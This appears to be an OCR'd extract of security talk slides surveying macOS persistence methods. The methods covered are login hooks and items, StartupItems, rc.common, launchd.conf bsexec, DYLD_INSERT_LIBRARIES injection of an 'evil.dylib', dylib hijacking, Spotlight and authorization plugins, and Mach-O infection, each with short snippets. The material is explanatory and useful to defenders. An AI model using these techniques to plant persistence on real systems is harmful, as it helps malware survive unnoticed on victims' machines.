


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist ...>
<plist version="1.0">
<dict>
    <key>LoginHook</key>
    <string>/usr/bin/hook.sh</string>
</dict>
</plist>
```

script

LOGIN ITEMS

'legitimate' method to ensure apps are executed at login



System Preferences -> Users & Groups -> Login Items

base64 data
(path, etc.)

~/.Library/Preferences/com.apple.loginitems.plist

```



<dict>
  <key>com.apple.LSSharedFileList.Binding</key>
    <key>Name</key>
    <string>iTunesHelper</string>
  <key>com.apple.LSSharedFileList.ItemIsHidden</key>
  <true/>
  <key>com.apple.loginitem.HideOnLaunch</key>
  <true/>
  <data>
    ZG5pYgAAAAACAAAAA=AAAAA=AAAAA=AAAAA=AAAAA=...
  </data>
</dict>

```

login item plist

LOGIN ITEMS (SANDBOXED) LOGIN

ensure sandboxed apps are executed at each login, ‘legitimately’



- copy persistent app to `<main>.app/Contents/Library/LoginItems`

- invoke `SMLLoginItemSetEnabled()` in the main app, with the persistent app's id

`/private/var/db/launchd.db/
->com.apple.launchd.peruser.501/overrides.plist`

```
//enable auto launch
SMLLoginItemSetEnabled((__bridge CFStringRef) @"com.company.persistMe", YES);
```

STARTUP ITEMS

allow a script to be automatically executed at each reboot

```
#!/bin/sh
. /etc/rc.common

StartService()
{
    #anything here
}

RunService "$1"
```

persistent script



/System/Library/StartupItems
/Library/StartupItems

```
{  
    Description = "anything";  
    Provides = ("<name>");  
}
```

StartupParameters.plist

match script's name

Name
Persist
Persist
StartupParameters.plist

RC.COMMON

allows scripts or commands to automatically execute



another linux'y-based
technique

```
# vim /etc/rc.common
```

```
...
```

```
add any commands (at end)
```

modifying rc.common

LAUNCHD.CONF

allows launchCtl commands to be automatically executed

```
# echo bsexec 1 /bin/bash <anything.script> > /etc/launchd.conf
```

launchd.conf

'**bsexec**' is a **launchCtl** command that executes other commands...perfect!



can also set environment variables via the **setenv** command (e.g. **DYLD_INSERT_LIBRARIES**)

DYLD_INSERT_LIBRARIES

allows a library to be automatically loaded/executed

```
$ less /Applications/Safari.app/Contents/Info.plist  
...  
<key>LSEnvironment</key>  
<dict>  
    <key>DYLD_INSERT_LIBRARIES</key>  
    <string>/usr/bin/evil.dylib</string>  
</dict>
```

application



unsigned the target binary


```
$ less /System/Library/LaunchDaemons/com.apple.mDNSResponder.plist  
...  
<key>EnvironmentVariables</key>  
<dict>  
    <key>DYLD_INSERT_LIBRARIES</key>  
    <string>/usr/bin/evil.dylib</string>  
</dict>
```

launch item

dyld_insert_libraries (app & launch item)

DYLIB HIJACKING

simply plant a file to gain persistence




```
$ reboot
$ lsof -p <pid of PhotoStreamAgent>
/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation
/Applications/iPhoto.app/Contents/Frameworks/PhotoFoundation.framework/Versions/A/PhotoFoundation
```

dylib hijacking Apple's PhotoStream Agent

SYSTEM PLUGINS (SPOTLIGHT)

abusing system plugins for persistence

for all files:
'public.data'



spotlight importer template

A screenshot of a plist editor showing the 'Document types' section. It contains an array with one item, which is a dictionary. The dictionary has a 'Role' key with the value 'MDImporter' and a 'Document Content Type UTIs' key with an array containing one item: 'public.objective-c-source'. A green box highlights the 'public.objective-c-source' entry.

▼ Document types	Array	(1 item)
▼ Item 0	Dictionary	(2 items)
Role	String	MDImporter
▼ Document Content Type UTIs	Array	(1 item)
Item 0	String	public.objective-c-source

plugin match type

```
$ reboot
$ lsof -p <pid of mdworker>
/System/Library/Frameworks/CoreServices.framework/../Metadata.framework/Versions/A/Support/mdworker
/Library/Spotlight/persist.mdimporter/Contents/MacOS/persist
```

persistent spotlight importer

SYSTEM PLUGINS (AUTHORIZATION PLUGIN)

abusing system plugins for persistence




create bundle
(NullAuthPlugin)



copy to: /Library/Security/
SecurityAgentPlugins/

set owner to root:wheel



authorization
database

```
$ security authorizationdb read system.login.console > out.plist

$ vim out.plist
<key>mechanisms</key>
<array>
<string>NullAuthPlugin:anything</string>
$ sudo authorizationdb write system.login.console < out.plist
```

installing authorization plugin

APPLICATION SPECIFIC

plugins or extensions can provide automatic code execution



safari



firefox



chrome



iTunes

A screenshot of the Google Chrome browser interface. The title bar says 'Extensions'. The address bar shows 'chrome://extensions'. On the left, a sidebar has 'Extensions' selected. The main content area displays the 'Extensions' tab, listing 'Adblock Plus' by 'Adblock Plus' version 1.8.5. The extension is described as 'The free adblock tool for Chrome: Blocks annoying video ads on YouTube, Facebook ads, banners and much more.' It has a red 'Enabled' button with a checkmark and a trash icon. At the bottom, there's an 'Options' link. The status bar at the bottom of the browser window shows 'Allow in incognito Options'.

'evil plugin' (fG!)

MACH-O INFECTION

ensures (injected) code is executed when host is run

google 'OS.X/Boubou'

Safari

RAW RVA

Load Commands

- LC_SEGMENT_64 (_PAGEZERO)
- ▶ LC_SEGMENT_64 (_TEXT)
- ▶ LC_SEGMENT_64 (_DATA)
- LC_SEGMENT_64 (_LINKEDIT)
- LC_DYLD_INFO_ONLY
- LC_SYMTAB
- LC_DSYMTAB
- LC_LOAD_DYLINKER
- LC_UUID
- LC_VERSION_MIN_MACOSX
- LC_SOURCE_VERSION
- LC_MAIN**
- LC_LOAD_DYLIB (Safari)
- LC_LOAD_DYLIB (libSystem.B.dylib)

